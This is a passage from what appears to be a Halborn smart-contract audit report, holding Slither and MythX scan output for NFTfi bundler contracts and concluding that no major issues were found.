ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#369-390) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#382-384)
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-36) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#32-34)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#189-209) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#201-204)
ERC998TopDown.ownerOfChild(address,uint256) (contracts/ERC998TopDown.sol#116-130) uses assembly
        - INLINE ASM (contracts/ERC998TopDown.sol#127-129)
ERC998TopDown.rootOwnerOfChild(address,uint256) (contracts/ERC998TopDown.sol#153-188) uses assembly
        - INLINE ASM (contracts/ERC998TopDown.sol#184-186)
ERC998TopDown._parseTokenId(bytes) (contracts/ERC998TopDown.sol#473-478) uses assembly
        - INLINE ASM (contracts/ERC998TopDown.sol#475-477)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity are used:
        - Version used: ['0.8.4', '^0.8.0']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/proxy/Clones.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/proxy/utils/Initializable.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#3)
        - 0.8.4 (contracts/ERC998TopDown.sol#3)
        - 0.8.4 (contracts/IBundleBuilder.sol#3)
        - 0.8.4 (contracts/IERC998ERC721TopDown.sol#3)
        - 0.8.4 (contracts/IERC998ERC721TopDownEnumerable.sol#3)
        - 0.8.4 (contracts/INftfiBundler.sol#3)
        - 0.8.4 (contracts/IPermittedNFTs.sol#3)
        - 0.8.4 (contracts/NftfiBundler.sol#3)
        - 0.8.4 (contracts/PersonalBundler.sol#3)
        - 0.8.4 (contracts/PersonalBundlerFactory.sol#3)
        - 0.8.4 (contracts/airdrop/AirdropFlashLoan.sol#3)
        - 0.8.4 (contracts/utils/Ownable.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
```



```
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#108-114) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#168-170) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#141-143) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59) is never used and should be removed
Clones.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#42-51) is never used and should be removed
Clones.predictDeterministicAddress(address,bytes32) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#76-82) is never used and should be removed
Clones.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#56-71) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-22) is never used and should be removed
ERC998TopDown._validateAndReceiveChild(address,address,uint256,bytes) (contracts/ERC998TopDown.sol#415-425) is never used and should be removed
EnumerableSet.add(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#145-147) is never used and should be removed
EnumerableSet.at(EnumerableSet.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#183-185) is never used and should be removed
EnumerableSet.contains(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#216-218) is never used and should be removed
EnumerableSet.contains(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#162-164) is never used and should be removed
EnumerableSet.contains(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#270-272) is never used and should be removed
EnumerableSet.length(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#169-171) is never used and should be removed
EnumerableSet.remove(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#155-157) is never used and should be removed
NftfiBundler._validateAndReceiveChild(address,address,uint256,bytes) (contracts/NftfiBundler.sol#250-261) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#44-57) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#68-79) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#59-66) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#28-35) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#39-50) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#55-65) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/proxy/Clones.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/proxy/utils/Initializable.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#122-133):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#131)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#158)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#185)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Clones.clone(address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#24-33) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_clone_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d73000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#27)
Clones.clone(address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#24-33) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_clone_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf30000000000000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#29)
Clones.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#42-51) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_cloneDeterministic_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d73000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#45)
Clones.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#42-51) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_cloneDeterministic_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf30000000000000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#47)
Clones.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#56-71) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_predictDeterministicAddress_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d73000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#63)
Clones.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#56-71) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_predictDeterministicAddress_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf3ff00000000000000000000000000000000) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#65)
PersonalBundler.slitherConstructorConstantVariables() (contracts/PersonalBundler.sol#16-172) uses literals with too many digits:
        - ERC998_MAGIC_VALUE = 0xcd740db500000000000000000000000000000000000000000000000000000000 (contracts/ERC998TopDown.sol#33)
PersonalBundler.slitherConstructorConstantVariables() (contracts/PersonalBundler.sol#16-172) uses literals with too many digits:
        - ERC998_MAGIC_MASK = 0xffffffff00000000000000000000000000000000000000000000000000000000 (contracts/ERC998TopDown.sol#34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

onERC1155Received(address,address,uint256,uint256,bytes) should be declared external:
        - ERC1155Holder.onERC1155Received(address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#11-19)
onERC1155BatchReceived(address,address,uint256[],uint256[],bytes) should be declared external:
        - ERC1155Holder.onERC1155BatchReceived(address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#21-29)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#78-80)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#85-87)
tokenURI(uint256) should be declared external:
        - ERC721.tokenURI(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#92-97)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#111-121)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#135-140)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#152-161)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#166-172)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#36-39)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#51-54)
onERC721Received(address,address,uint256,bytes) should be declared external:
        - ERC721Holder.onERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#19-26)
burn() should be declared external:
        - PersonalBundler.burn() (contracts/PersonalBundler.sol#51-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (contracts/utils/Ownable.sol#46-49)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
contracts/PersonalBundlerFactory.sol analyzed (33 contracts with 78 detectors), 231 result(s) found
```

ImmutableBundle.sol



```
Reentrancy in ImmutableBundle.convertToPersonalBundler(uint256,address) (contracts/ImmutableBundle.sol#162-175):
        External calls:
        - bundler.sendElementsToPersonalBundler(bundleId,_personalBundler) (contracts/ImmutableBundle.sol#172)
        State variables written after the call(s):
        - personalBundlerOfImmutable[_immutableId] = _personalBundler (contracts/ImmutableBundle.sol#174)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

ImmutableBundle.constructor(address,address,address,string,string)._name (contracts/ImmutableBundle.sol#57) shadows:
        - ERC721._name (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#23) (state variable)
ImmutableBundle.constructor(address,address,address,string,string)._symbol (contracts/ImmutableBundle.sol#58) shadows:
        - ERC721._symbol (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#26) (state variable)

ImmutableBundle.constructor(address,address,address,string,string)._personalBundlerFactory (contracts/ImmutableBundle.sol#56) lacks a zero-check on :
                - personalBundlerFactory = _personalBundlerFactory (contracts/ImmutableBundle.sol#61)
createAndConvertToPersonalBundler(uint256) should be declared external:
        - ImmutableBundle.createAndConvertToPersonalBundler(uint256) (contracts/ImmutableBundle.sol#157-160)
```

- All the reentrancies flagged are false positives.
- No major issues were found by Slither.

5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues, and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on all the contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

AirdropFlashLoan.sol

Line	SWC Title	Severity	Short Description
20	(SWC-123) Requirement Violation	Low	Requirement violation.

NftfiBundler.sol

Line	SWC Title	Severity	Short Description
180	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
181	(SWC-110) Assert Violation	Unknown	Out of bounds array access
182	(SWC-110) Assert Violation	Unknown	Out of bounds array access
183	(SWC-110) Assert Violation	Unknown	Out of bounds array access
183	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
184	(SWC-110) Assert Violation	Unknown	Out of bounds array access
187	(SWC-110) Assert Violation	Unknown	Out of bounds array access
192	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
192	(SWC-110) Assert Violation	Unknown	Out of bounds array access
193	(SWC-110) Assert Violation	Unknown	Out of bounds array access
204	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
205	(SWC-110) Assert Violation	Unknown	Out of bounds array access
206	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
206	(SWC-110) Assert Violation	Unknown	Out of bounds array access
207	(SWC-110) Assert Violation	Unknown	Out of bounds array access
210	(SWC-110) Assert Violation	Unknown	Out of bounds array access

PersonalBundler.sol

Line	SWC Title	Severity	Short Description
55	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered

ImmutableBundler.sol

Line	SWC Title	Severity	Short Description
239	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
254	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

- No major issues were found by MythX.

THANK YOU FOR CHOOSING

// HALBORN